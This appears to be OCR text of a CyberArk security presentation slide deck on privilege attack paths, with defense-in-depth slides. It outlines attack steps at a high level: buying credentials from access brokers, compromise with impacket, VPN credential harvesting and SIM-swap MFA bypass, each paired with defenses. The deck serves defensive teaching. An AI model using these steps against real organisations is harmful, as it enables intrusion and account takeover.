
RISK is Everywhere




THE PRIVILEGE PATHWAY



CYBERARK BLUEPRINT: 3 GUIDING PRINCIPLES


VPN
Managed service provider
(MSP) employee
salesforce




Defense in Depth

(The Swiss Cheese Theory)


Terminology and Attacks

- IAB (initial access broker)
- SIM swap
- LOLbins
- Raw shell versus meterpreter shell
- LinkBomb attack
- Process injection

Step One: Compromise Target




Step One:
Compromise Target




- Purchase credentials from initial access broker (IAB)

Kerberos Marketplace


Step One:
Compromise Target




- Initial compromise with impacket
- Recon discovers OpenVPN client




Step Two: Network Compromise



Step Two:
Network Compromise




- VPN credential harvest
- Wait for user to logon
- VPN logon
- Bypass multi-factor authentication (MFA) with SIM swap attack
- Disconnect from MSP



DEFENSE:

Network Compromise




Adaptive multi-factor

More secure than SMS!

ATTACK + DEFEND

DEFENSE:

Network Compromise




Impossible travel alert

You can’t be two places at once!

ATTACK + DEFEND

DEFENSE:

Network Compromise

